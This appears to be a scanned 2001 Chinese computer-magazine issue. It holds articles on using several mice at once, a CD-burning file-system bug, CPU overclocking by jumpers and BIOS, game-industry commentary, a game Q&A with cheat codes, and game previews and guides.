装好了PS/2及串口鼠标后再装USB鼠标，这种鼠标的安装最轻松，新式设备强大的即插即用功能，无需切断电源，直接将USB鼠标连接到主板上空闲的USB接口即可，操作系统会自动安装驱动程序，一分钟搞定（如果有问题，那就需要将BIOS设置中的“PNP AND PCI SETUP”中的“USB FUNCTION”选项设为“Enabled”，重新启动即可）。再查看“设备管理器”中的“鼠标”，除“PS/2兼容型鼠标端口”、“Standard Serial Mouse”两项外又多了一项“HID-compliant mouse”。

现在，我们一家三口，各用其鼠，使用时只要将适合自己的那只单独移到鼠标垫上即可，省去了频繁切换的麻烦。

如果三个鼠标一起用，电脑会听谁的指挥呢？使用中发现，同时移动时，光标的移动是向三个鼠标的“合力”方向，同时单击时并不能达到一个鼠标时的效果，而是以最后一次单击的位置为结果位置（文本编辑中）。几个鼠标先后点击时，和一个鼠标先后点击时效果相同。只用其中一个鼠标时，基本与只装了一个鼠标一样流畅，但几个同时用时，稍有延迟感。CF

□浙江　阿土仔工作室

NTI CD-Maker Pro 的刻录之旅

NTI CD-Maker Pro是由美国NewTech Infosystems公司推出的刻录软件，它通常随SONY等日本品牌的刻录机一同销售。NTI CD-Maker Pro支持Windows 98/NT/2000，并支持目前常见的各种刻录格式。更主要的是，NTI CD-Maker Pro的操作方式很有特色，采用向导式的两步操作，通过简单的说明，提示用户如何进行下一步，给用户既轻松又生动的感觉。笔者使用的刻录机是SONY CRX140E-B，它随机附带的刻录软件就是NTI CD-Maker 2000 Pro。有一次给朋友刻录MP3光盘，发现了一个奇怪的问题。

朋友把我帮他刻录的盘拿回去后，说他无法正常读取，但是目录结构读取是正常的，文件名也正常显示，用Winamp播放就是没有反应，感觉就像光盘上不存在这个文件一样。拿到我这里来却完全正常（当时我在Windows 98下），可以自由播放。起初我以为是他的光驱有问题，但是他的光驱是新买的，读其他盘也很正常，光驱应该是没有问题的。把那张有“问题”的光盘再拿到同学的Windows 98下读也很正常，可以用Winamp正常播放。我觉得其中有些“蹊跷”，再细问我那同学的系统配置，比较起来我和他在读取刻录盘时除了使用的操作系统环境不同，其他的软件系统都是类似的，难道这个问题会是由于操作系统不同而引起的？带着这个疑问，我重新启动电脑进入了双系统中的Windows 2000。果然，在Windows 2000中出现了和我朋友一样的问题，使用Winamp播放刻录盘中的MP3文件根本就没有反应，看Winamp的操作界面就和找不到相应的文件时的现象一样，盘上还有些TXT格式的歌词，双击后也无法打开，而是出现了如图1所示的画面。

看来还真是操作系统的问题，既然在Windows 98和Windows 2000下不同，那么在Windows NT下又会是怎样的？拿到同学的NT下一试，结果和Windows 2000下一样，MP3文件无法正常播放，TXT文件打开时出现图1的错误提示。既然Windows 2000采用的是NT内核，那么惟一的解释就是这个问题可能是由于Windows NT/2000和Windows 98采用的文件系统不同而引起的。在Windows 98下能正常读取，说明文件已经成功地刻录到了盘上。在Windows 2000中运行Cdrdiag（这个程序是专门用来读取刻录盘内容的，由于它采用比较底层的读取方式，因此可以读取一些意外刻飞盘上的部分内容），可以正常显示，更令人惊异的是，Cdrdiag可以将这张问题盘上面的文件拷贝到硬盘上，而被拷贝出来的文件在硬盘上使用又是完全正常的。由此看来，一定是在刻录时出了某些问题。

为了找出问题的所在，我决定拿CD-RW做试验，看看问题到底是出在哪里。由于问题盘上主要是一些MP3，我就选择MP3文件作为试验的对象。首先刻录一些英文名的MP3文件，刻录后在Windows 2000下运行，完全正常，MP3可以正常播放；擦除刻好的东东，直接刻录中文名的MP3，运行也完全正常，MP3可以正常播放；擦除CD－RW，建立英文目录，在英文目录中两次分别刻录英文名和中文名的MP3，刻录后没有问题，MP3可以正常播放；擦除CD－RW，建立中文目录，在中文目录中两次分别刻录英文名和中文名的MP3，刻录后问题出现了，在中文目录中的MP3无法正常播放，现象和上面提及的一模一样，而那张问题盘上就是采用中文目录的。看来问题的症结已经找到，就是“中文目录”的问题。

再来看看NTI CD-Maker Pro光盘属性中提供的文件系统选项（如图2），和其他的刻录软件大同小异，支持“Joliet”、“MS-DOS”、“ISO9660”以及“Romeo”四种文件系统格式，而且默认值就是大家都采用的“Joliet”。从理论上讲，“Joliet”是完全支持中文文件名的，上面的刻录试验也证实了NTI CD-Maker Pro是支持中文名的，但是就是好像对于中文名的目录支持得不是很好。“MS-DOS”、“ISO9660”是无法正常支持中文名的，那么剩下的“Romeo”（只能支持Windows的长文件名，至多128字符）看来似乎是“Joliet”的有限扩展集合，如果在刻录时采用这种文件系统格式又会怎样呢？带着这个疑问，我重复了上面的试验，结果一切OK，上面试验所有的刻录方式完全通过，无论是中文目录还是英文目录，其中刻录的MP3都能正常播放。

但是我还不死心，我重新采用了其他的刻录软件（Nero、WinonCD、EasyCD Creator）重复上面的试验（文件系统采用的都是默认的“Joliet”），结果都没有出现上面中文目录中的文件无法正常在Windows 2000中运行的问题。上网去NTI CD-Maker Pro的主站，也没有发现关于这个问题的说明，将自己手头的版本升级到目前最新的4.2.75，还是没有解决上面的问题。因此使用NTI CD-Maker Pro的用户在使用时必须注意了，如果刻录带有中文目录名的光盘时，一定不要忘了在刻录前首先将文件系统格式设置为“Romeo”，否则你的光盘将只能在Windows 98下运行。

对于已经错误刻录的光盘，难道也就只能在Windows 98下运行吗？经过笔者不懈地测试，终于找到了一个办法，可以使得这样的光盘“起死回生”，得以在Windows 2000下运行。具体办法就是利用其他的刻录软件（Nero、WinonCD、EasyCD Creator等）按照默认的“Joliet”文件系统格式对此光盘进行追加刻录，可以随意再追加刻录一个小文件，等刻录完成后，这张光盘原本无法运行的文件就可以在Windows 2000下正常运行了。但是这个办法只对还没有封盘的刻录盘有效，如果原先刻录时已经封盘的文件由于无法追加刻录，这个办法对它是没有作用的。CF



图1




图2

□四川　冷星峰

轻轻松松DIY系列之跳线篇

除了主板跳线(可以说是硬跳线)超频外，还有通过设置BIOS超频（软跳线)的，它是继硬跳线超频后更为简单直观的超频方法，超频者只需要在BIOS中进行相应的设置便可以轻松超频。某些主板生产商更是不遗余力地对软跳线超频进行开发，EPOX的BX7+100（440BX芯片组）就是较为典型的例子。在这类主板的BIOS中可以轻松地实现线性超频，充分挖掘CPU的工作潜力，如图2。

另外，还有DIP开关超频，它是由硬跳线超频演变而来，只是将跳线换成了DIP开关，从而更加方便和简单。严格地说，DIP开关超频应该是硬跳线超频的一种。一般DIP开关和跳线一样是成组出现的，而其中的每一个DIP开关又和跳线一样相当于一个单刀双至开关，使得整个DIP开关组实现多种组合，得到多种倍频或者外频，从而达到超频的目的，如图3所示。DIP和硬跳线超频在超频时存在着一定的局限性，因为主板空间等多种因素的限制，我们不可能在主板上生产足够多的跳线和DIP开关来实现我们所需要的足够多的外频和倍频。

顺便说说软件超频。软件超频是近几年才流行开来的超频方法，一般来说都是在Windows操作系统中运行某一个特殊的软件，从而识别主板的时钟控制器，并对其进行相应的调整，从而达到超频的效果。软件超频一般需要主板可以使用软跳线超频作为基础，软件超频相对来说较为安全和简单，如图4所示。

一、实战硬跳线——主板为EPOX的3SPA（其实该主板是软跳线和硬跳线结合的）

1.如图5，对照主板说明书，确定主板负责CPU外频设定跳线的位置。

早期的主板因无法正确识别CPU的类型、工作频率和额定电压等，所以在主板上设置了跳线（如图1所示），用来进行相应的设置。人们利用这些跳线对CPU的外频或者是倍频进行强行设定，从而达到超频的目的，这一技术现在仍被部分主板采用。不过，现在一般主板都是免跳线的，像《电脑爱好者》10期《轻轻松松DIY系列（一）》的KT7-RAID主板。自从《轻轻松松DIY系列》推出后，小渔常收到读者来信询问跳线的知识，所以特奉献此文给大家！

——步步高栏目主持　小渔




图1　　1-2、3-4相连




图2




图3



图4

2.查看主板说明书，确定所需要的外频的跳法。在这里我们是将CⅡ566的66MHz外频强行设定成100MHz,所以我们需要确定100MHz跳线的组合方法。从主板说明书上(如图5所示）我们可以看出，当跳线的5－6两脚被跳线闭合，其余为空闲时，CPU的外频为100MHz。

3.将跳线按照主板说明书的要求拨到相应位置，在这里我们是将跳线从默认的1-2、3-4（如图1），拨到5和6（如图6）。

4.确定跳线正确无误后，打开计算机查看CPU的频率，如果CPU工作频率是850MHz，则说明CPU超频基本成功。或者进入Windows操作系统启动DX诊断程序，对CPU的工作频率进行确定（如图7）。

5.重启计算机按Del键进入BIOS设置，到相应项查看CPU的温度情况。如果发现CPU温度异常，请进行相应的检查;如果没有异常，退出BIOS(如图8)。

6.如图9，进入Windows操作系统，运行相应软件，确定CPU是否能稳定工作。通常情况下，我们可以使用Surper Π进行测试。

二、实战软跳线——主板为EPOX的3s2a5l（815e）

1.启动电脑按Del键进入BIOS设置，选择相应的CPU频率设置项（如图10)。

2.如图11，将CPU的外频强行设置成为100MHz。

3.如图12，保存BIOS设置，重新启动计算机。

4.细心观察CPU的工作频率，确定CPU的超频是否成功。

5.按照硬跳线超频的检测方法，确定CPU超频的成功性。

三、实战DIP开关——主板为GA的6vxc7-4x（694x）

1.如图13，对照主板说明书，确定主板负责CPU外频设定的DIP开关的位置。

2.查看主板说明书，确定所需要的外频的跳法。在这里我们是将CⅡ566的66MHz外频强行设定成100MHz,所以我们需要确定DIP开关100MHz的组合方法。从主板说明书我们可以得知，当1为ON，2、3、4、5、6为OFF的这种组合，CPU的外频为100MHz。

3.将DIP开关按照主板说明书的要求拨到相应位置，在这里我们是将DIP开关从原始的5和6置于ON位置（如图14），切换到1为ON，2、3、4、5、6为OFF的组合（如图15）。


4.确定跳线正确无误后，打开计算机查看CPU的频率，如果CPU工作频率是850MHz，则说明CPU超频基本成功。

四、实战软件超频

1.进入Windows操作系统安装超频所需要的软件。这里我们以GA（技嘉）的EasyTune为例，该软件在GA的驱动光盘中可以找到。虽然该软件只用于技嘉主板，但大多数超频软件的使用方法和思路都是一样的，所以我们在这里仍对GA的EasyTune进行介绍，希望能起到抛砖引玉的作用。

2.启动超频软件EasyTune，在Sysbus（系统总线）旁的控制项将CPU的外频设置为100MHz（如图16），点击“GO”则可以进行超频（在这里我们将CⅡ533从66MHz外频强行设置成100MHz，从而使得CPU的工作频率为800MHz）。

3.运行相应的软件查看CPU超频是否成功，在一般的情况下可以使用Windows自带的DX诊断程序进行检测。CF


Í¼5



图6　　5-6相连


图7







图8



图9


图10


图11


图12


图13


图14　　5、6为on



图15　　1为on



图16



游业漫谈

□广东　卫易

发展中的网络游戏

暑假来临，自然是电脑游戏业的销售黄金期，《新仙剑奇侠传》和《剑侠情缘外传：月影传说》都抢在这个时期推出，而相对更热闹的是中文电脑网络游戏业也进入一个高峰期，其中的代表分别是《金庸群侠传Online》和《龙族》，而一直领先于这个行业的《万王之王》也借周年庆祝再造声势，以保持自己的王者地位。

这两个星期对于《金庸群侠传Online》和《万王之王》来说，无论是前者推出的回响，还是后者自我完善的改动，都在玩家群中引起轩然大波，但同时也带给大家一个问题，网络游戏的完成度如此之低（比如《金庸群侠传Online》），是否对玩家公平？

网络游戏的魅力在于它的未来，智冠抓住了老金的版权，那么无论如何，游戏的金庸文化内涵还是够吸引人的，不过游戏本身的制作却也只能用粗糙来形容了。没办法，中国电信的网络也曾经只能用烂来形容，但我还是得用啊。相信“网金”的未来吧，说这句话我脚都有些软，不相信的也就别玩了，何必影响心情呢。

“网金”的主题几乎凝聚了中国武侠文化的一半精华，而在门派武功的虚拟世界中，金庸体系更为完整，古龙体系就相对龙飞凤舞了很多很多，所以大家也许只能每个月贡献一张月卡了。今天，我忽然觉得自己不得不强逼着自己去《金庸群侠传Online》中感受一点自己钟爱的天与地，却不知是我的悲哀，还是智冠的悲哀。

至于《万王之王》，由于早期的设定存在很大的缺憾，结果一场原本喜气洋洋的周年庆典从一开始就演变成玩家与制作者之间的战争。我不反对pm（游戏制作者）修改游戏，因为如果不修改的话才表示pm对游戏的放弃。但请游戏制作者多考虑一下玩家的利益，好在最终pm修正错误并道歉才了事。不过更多的修改一触即发，争论也铺天盖地。

对于网络游戏，一方面我们看到它的市场和利润，看《万王之王》的庆典活动，出珍藏限量攻略本，并可换游戏中的道具，可见虚拟游戏世界的东西在现实中还是能用金钱价值来划等号的。同时，网络游戏的发展又受太多因素制约，现在的初期玩家也许从中体验到很多乐趣，但他们又何尝不是在为网络游戏的发展做测试，做牺牲。

而另一方面，电脑游戏的迅速发展使得它已经从娱乐的范畴上升到文化和竞技的范畴，世界范围内已经有职业游戏竞技组织和全球性的比赛，而在中国，现在还只是刚刚起步。

中国玩家素质

在经过长期的准备工作后，借《彩虹六号：雷霆战将》白金典藏中文版上市，相关的彩虹六号王者挑战赛也于7月中在全国各地区展开。在7月15日的北京首站赛事中，约有320位玩家参加了报名。

其实将玩电脑游戏作为一种职业，对于体育运动都尚未完全职业化的中国来说，的确是比较新鲜和滑稽的事情。但有一点是肯定的，中国玩电脑游戏的人数肯定是个空前庞大的数字。个人电脑在青少年中普及率越高，关于电脑游戏的正确定义和理解也就越需要舆论和媒体的关注和认识。

不过另一方面也必须看到，中国电脑游戏玩家在很多方面也的确存在缺陷，甚至在很多时间表现出素质低下的一面，以至于在很多国际游戏舞台上，中国玩家给人的印象往往和自私、残暴等贬义词联系在一起，这也是缺乏好的舆论导向和游戏环境所造成的。

游戏与电影的亲密接触

七月初，电影《Tomb Raider》取得成功，我前天也看了一遍，节奏虽然紧凑，场面也算宏伟，但和《夺宝奇兵》三部曲相比，实在相差得太远了。《夺宝奇兵》三部曲从头到尾都带给观众坐过山车的感觉，而《Tomb Raider》反而更像电脑游戏的动作过场剧情版，那种电影蒙太奇的处理手法，远远无法和《夺宝奇兵》相比。

好像跑题了，不过现在谈论电脑游戏往往就不得不拉上电影，那里《珍珠港》还在大肆宣扬和上映，电脑游戏《拂晓出击：珍珠港》便粉墨登场了。一款模拟飞行游戏，选择的主题、时间都是正好赶上，由此我只想说句，很多电影巨片都会成为电脑游戏业的题材，不过鲜有成功的，也许是购买版权方面消耗太多，同时也要配合各方面的时间效应，所以并不能做得很认真和细致，而下场也大都十分惨淡。由此可见，电脑游戏业的成功标准还是Blizzard所说的——好玩。

这个月我留意的游戏是《新仙剑奇侠传》，不过并不感到欢喜，只是感到有些无奈。一款1995年推出的《仙剑奇侠传》到2001年还在赚玩家的钱，这让人感到实在有些怪怪的。然而从另一角度来看，整整七年了，中文角色游戏的制作水平和选材其实根本没有什么根本性的进步，这才是更让人感到悲哀的。CF



□北京　醉心客

楚留香新传

发行公司　宇峻科技
代理公司　智冠科技
上市日期　2001年8月
零售价格　69元



继《新绝代双骄》之后，古龙大师的武侠小说逐渐受到青睐，玩家一再反应希望改编其他古龙小说。为了不使玩家失望，宇峻经数次会议讨论，从众多古龙小说中选择《楚留香新传》作为此次改编之题材。宇峻科技将引入古龙大师原著《楚留香新传》之《借尸还魂》、《蝙蝠传奇》、《桃花传奇》与《新月传奇》，将其串接，带领玩家进入四个完全不同的故事，这时候的楚留香先后还会与四名女主角发生各种动人的爱情故事。

争战天下

产品类型　即时战略
代理公司　实达铭泰
建议售价　39元
上市时间　2001年7月28日




在《争战天下》的世界里，你的任务就是扩张，不过，四季的变化一定要小心，如果你不小心在冬天过河，突然春天到来了，那我给你个建议，重来吧，你的军队死光了。本游戏最独特的在于四季变化，（这是任何一款即时战略游戏都没有的），在夏季河川是不能徒步行走的，可是到了冬天却可以任意地行走在结冰的河川上，但要小心的是春天一到时，玩家的士兵若还在河川上行走的话，就会发生跌落河川的不幸呦。

2001年7月17日，亚联游戏网、八达电子竞技俱乐部，家园电子俱乐部共同邀请到世界顶尖职业选手Grrrr、[z-zone]-byun来到北京，与中国的广大玩家进行面对面的交流。此次交流是第一次中韩双方星际选手及FANS的直面接触，是中韩两国在电子竞技交流上的一大突破，具有里程碑式的意义。它将有助于增进两国星际玩家们之间的了解，增进两国民间的交流，加强两国之间类似项目的合作，增进两国之间的友谊，同时也是对中国无数竞技玩家的一大精神鼓舞。

辐射战略版钢铁兄弟会

制作公司　East 14/ Interplay
代理公司　育碧
游戏容量　3CD
发行日期　2001年8月
发行售价　58元



《辐射：钢铁兄弟会》是《辐射》系列第一款加入网络功能的作品。在游戏的每一项任务中，玩家都可以带着至多六名的专业高手来达成任务目标，打败敌人。由于故事是设定在发生过核武器战争后的美国，所以敌人中也常可以看到一些突变人、突变生物及其他奇奇怪怪的东西。你的队员们可以借助每一项任务的完成来取得更多的经验值及额外的报酬。

蜡笔小新2简体中文版

发行公司　新天地
游戏容量　1CD
游戏售价　48元
发售日期　2001年8月



“蜡笔小新”是个风靡日本、中国的超级搞笑人物。不喜欢吃青椒，喜欢边扭屁股边唱大象歌，最爱和漂亮小姐搭讪的他博得了无数人的喜爱。如今，由漫画原作者臼井仪人正式授权制作的最新PC游戏《蜡笔小新 2》是一个2D版动作冒险游戏，采用与漫画完全相同的简笔画风格，共有11个关卡，漫画中大家耳熟能详的角色——爸爸、妈妈、妮妮、正男、风间、阿呆、吉永老师、地狱女推销员等都会在游戏中登场。

自由与荣耀II

制作公司　北京金洪恩电脑有限公司
发行公司　北京金洪恩电脑有限公司
游戏类型　即时战略（三维）
售价　38元
上市时间　7月底



《自由与荣耀II》设计了地球人类和外星机械文明两个种族，两族共有近30种不同的兵种。《自由与荣耀II》提供了4种视角模式，同时全三维即时渲染的战争场面更使即时战略游戏的临场感发挥到极限。《自由与荣耀II》可支持8人同时在Internet/局域网上进行对站，而且金洪恩公司还开通了免费登录的游戏服务器（http://game.goldhuman.com）。

游戏问答



□广东　游虾

方明来E-mail问：《剑侠情缘2》中，在汉阳城楚天盟总坛我要带走天王帮的帮众去天王岛，可怎么也带不走，关押天王帮众的房间里始终有一名楚天盟的弟子挡在房门前不让开，点击他他始终说："我还是不服气"。消息栏中显示：要我到码头去找天王帮的帮众去天王岛 。请问：怎样才能带走天王帮的帮众？我已经出示过天王令，已打败孟堂主，杀了段家庄的段环山。谢谢帮忙！

答：你要注意，在城里可到孟廷威的武馆练功升级，进入楚天盟总堂，见到堂主史忠良，用天王令救出被捉的天王帮帮众，并接下寻找金人混入的证据。到偏厅将人带走，在码头上找到天王帮人，就可以来到天王帮的岛上了。

一个叫fengboer的读者E-mail来问：

问：我在玩《赏金奇兵－西部通缉令》第九关，也就是like a thief in the night的时候，最后偷盗了所有的马，也救出了被绑的人，可无论如何也过不了关！这究竟是为什么呢？多谢！！！

答：这一关要注意的是任务目标：偷走敌方马匹，但不可被营火旁的敌人留意到。不知道你有没有注意这一点过关条件。你应该知道，在此关中段你会看到两名敌人，他们的视野不广，可越过他们而不被发现，派John躲在此处，用飞刀将上方巡逻的敌人杀死，用小刀割断绳子，将所有马匹带到此处，其余所有人员亦跟着到此处。(只要取三个马鞍，然后骑一只牵一只即可)。然后派John救出人质，再将他打晕，带到马匹处。此处共有三名敌人巡视，但不可将他们杀死。只要留意他们的巡逻路线和视野，便可找到救人质的时机。最后回到马匹之处，待敌人首领离去便完成任务。

问:《恐龙危机2》PC版什么时候能在中国发行？

答:如果按正常的情况估计的话，今年9月就要在国内推出，喜欢的话就要留意了。

问:是否知道《赏金奇兵：西部通缉令》的作弊码呢？

答:这个我当然知道了，哈哈，我自己都要用呀。在游戏中按下左边的Shift和F11键，然后就可以输入以下的密码了：

timeless	停止计时
fidel castro	查看对话
medic	查阅提示
powerman	获得新武器
schneider	结束当前关卡
clint	赢得当前关卡
jackal	获得弹药
hollow man	隐形模式
show me all	显示所有的物体
whats my destiny	显示概要开关

广州何丹来信问：《暗黑破坏神2》如何连上官方战网进行网络对战？

答：这的确是相当吸引人的一款网战游戏，你首先要去软件店买一个98元的暗黑2正版，先不要安装，马上把包装盒内一个用来换CD－KEY的东西用E-mail发给奥美(就是国内代理的厂商)，过几天你去信箱里看，他就会给你发一个CD－KEY，用此CD-KEY装游戏，同时要选装MULTY。建议完全安装然后就运行，选择BATTLE.NET，然后会先升到1.08版。再选ASIA 然后建一个账号，然后就进到聊天室，此时可以自己建一个游戏，也可以加入其中游戏默认的Server。

北京陈先生问:金山游戏《千年战争》中选择新罗好吗？它的特点是怎样呢？战术方面如何用？

答:其实三个民族都差不多，而新罗的弓箭部队是三个民族之中最强的。不仅能装备角弓，还拥有齐全的步、骑弓兵。新罗的攻城器械——虎皮冲车也很强。这个民族能使用冲车在前、弓兵在后的作战方法。新罗的法术使用性也不错，流星雨的攻击范围较大，就是太耗魔法了。元晓的金刚力士召唤能暂时缓解冲车的损失。它们的战船实在太废，凭控水权的话肯定输，不过他们的运输船却是最有效率的，一次能运六个士兵单位(其他民族的只能运五个)。知道了吧，要好好根据特点来运用喔。

北京Eric来E-mail问关于《新仙剑奇侠传》的几个问题。

问:请问是不是Windows操作系统才可以进行游戏？

答:这款作品是针对微软Windows95/98两套操作系统进行测试的，尚无法支持微软的Windows NT、Windows 2000、Windows Me。

问:为什么在游戏中，走路、跑步或战斗时施展招式，以及播放过场动画时，都会有延迟与不顺的情况出现呢？

答:当有这种状况出现时，最有可能的原因是你的系统配置没有达到要求，这款游戏基本要求为PII 266、64MB的硬件配置。另外，也请你在执行游戏的过程中不要开启其他程序，以确保系统拥有最佳效能。

问:为什么玩到一半时，画面就停住了，什么也不能动？

答:请你此时稍等几秒钟，也许只是计算机在读取资料而造成的暂时停止，不过如果苦等数分钟后还是如此，那应该可以断定是系统死机了。系统死机的原因很多，在不稳定的窗口系统下，此时可能需要重新开机才能继续进行游戏。CF

□北京　MITANG

永恒传说
——奇幻水晶缘



好像国内比较流行的RPG游戏的内容都是围绕“武侠小说”为主题的。难道没有这些“武侠情”就做不出属于我们喜爱的RPG游戏了吗？

最近，北京娱动工场倾力推出一款名为“奇幻水晶缘”的游戏。这款游戏是游戏制作厂商“Gameone”精心创作的RPG大作，由“娱动工场”代理发行。该游戏继承了“Gameone”以往一贯的优良作风和独特风格，而且该游戏一改传统国产RPG游戏以“武侠小说”为剧情的惯例。



《永恒传说：奇幻水晶缘》的故事背景是在地球上一个不知名的幻想时空里面，游戏的主角卡尔因为父亲受了重伤，于是便冒险出去寻找大贤者来救助自己的父亲，而在途中，主角遗失了一颗平衡他体内力量的水晶。为了寻回这颗重要的水晶，主角和青梅竹马的好友一同往智慧老人处查探水晶的下落，在寻找智慧老人的途中，不断地遇上无法预料的障碍：卷入山贼的事件中，掉落在可怕的陷阱中，三角爱情的抉择，真真假假的人性对抗，也遇上了为寻亲而四处游历的莉迪亚，而智慧老人的徒弟玲珑也加入一行人的冒险旅程，最后经过重重险阻，卡尔竟然发现这个幻影水晶在皇妃爱德莱德的手上！为何水晶会在皇妃的手上？到底这个水晶对卡尔来说有何重要性？为了替父亲治病，最后牵扯出一连串错综复杂的关系及另外一段主角探索自我的冒险历程的开始，高潮迭起的剧情，绝对让你无法自拔！

在这款游戏中，当然有其独到之处，这些独到之处构成了“奇幻水晶缘”独特的魅力。

画面兼具2D与3D的设计

“奇幻水晶缘”中的迷宫部分采用了即时3D的绘图表示方式，因此在迷宫中看到的光影都是即时呈现的。而为了保持游戏的统一性，在3D贴图上加入了手绘方式，使卡通与童话的感觉得以保留，以创造出特别的气氛。手绘的背景以及贴图，再加上“奇幻水晶缘”中所有的角色，都是用3D仔细制作出来的。在游戏中即时运算的可爱角色，自然的3D角色动作以及贴图的技术配合起来，必定能给玩家带来一种全新惊喜的感觉。



即时全新的3D战斗系统

“奇幻水晶缘”中的战斗系统采用的是最新技术，全部以即时3D来完成。除了我方角色的招式之外，特殊招式也是战斗系统之一，每个角色都会学到自己的特殊招式。施展的时候会有绚丽的招式动画，让玩家目不暇接。而战斗的镜头会随着招式的施展进行不同角度的切换，就像看电影一样。敌我双方的战斗会以浮动回合制进行，浮动回合制在整个战斗中会扮演一个非常重要的角色。所谓浮动回合制，就是控制着角色行动次序的一个系统。在战斗中，每个角色都有Time Bar（时间条），战斗时它会以不同的速度上升，首先攒满的人便可以选择行动，当指令完成后，时间条便会重置零位置，等待时间条攒满才能进行下一次行动。如此类推，直到战斗结束为止。而对应的角色速度系统，就是指角色的时间条恢复率（TP）的高低。如果角色的TP为20时，即代表这个角色的恢复率每秒是20%。在正常的情况下，所有角色的TP均会在20%-50%之间，这决定了行动的速度。





超精彩的魔法系统

超精彩的魔法系统可以说是“奇幻水晶缘”的另一个重头戏。魔法共分红、黄、蓝、绿四个系列。每一个系列的魔法中又有不同的魔法，不过在同一个法系中魔法属性相同。在游戏中不同属性的魔法还会相互克制，这样使游戏的平衡性更加均衡。

丰富的人物造型

作为一款出色的角色扮演类游戏，拥有众多的人物角色是其中不可或缺的条件之一，当然“奇幻水晶缘”也具备了这点。除了具有坎坷经历的游戏主角卡尔外，在旅途中还将遇到另外各具个性的同伴。说话缓慢而显得有点傻气的莉迪亚；聪明却又非常懒惰，特别喜欢作弄人的玲珑等。除了这些，游戏中敌人的造型设计则更是让人欣赏，除了一般玩家熟悉的普通敌人造型之外，制作小组特别设计了许多特殊怪物，例如能呼唤大气中冷冻精灵的海里尔，可以在村落中制造大型脚印的怪兽大王，传说中的甥兽古奇顿，还有头上顶着鸡蛋的怪物等。这些形象可爱的人物造型必将博得你的喜爱。

《永恒传说：奇幻水晶缘》不论是故事剧情、画面绘制、战斗系统还是3D技术都达到了比较高的水准。而且游戏的精彩剧情也给大家不同一般的欣喜感受，可以肯定的一点是，要想体验永恒的冒险，就从“永恒传说”开始吧！CF



□游侠创作室　浪子韩柏

《三国志 8》基本上手指南

6月29日，KOEI如期发布了2001年SLG三步曲的最后一个篇章——《三国志 8》，很多刚从《太阁四》中走出来的玩家又迫不及待地玩上了这部新作。为了让玩家们能尽快地熟悉和了解《三国志 8》的各种指令和设置，特写一篇上手指南以供大家参考。

基础指南

1.游戏初始指南

在游戏的初始菜单中，从左到右分别是选择开始历史新游戏、开始历史战役剧本游戏、帮助文件、读取游戏进度、新武将登录、游戏终了。

然后是游戏的剧本选择，在《三国志 8》中终于实现了八大剧章，从公元 184 到 234 年，跨度 51 年的全剧本选择。

A:184年-188年 黄巾之乱 摇动汉朝

B:189年-192年 奸臣董卓 群雄割据

C:193年-198年 曹操VS吕布

D:199年-206年 官渡之战 华北统一

E:207年-213年 赤壁之战 刘备飞耀

F:214年-219年 汉中荆州攻防战

G:220年-226年 刘备死亡 南征

H:227年-234年 诸葛亮北伐

选择好你所扮演的人物（可以选择 8 个），然后进入游戏 。

2.游戏指令指南



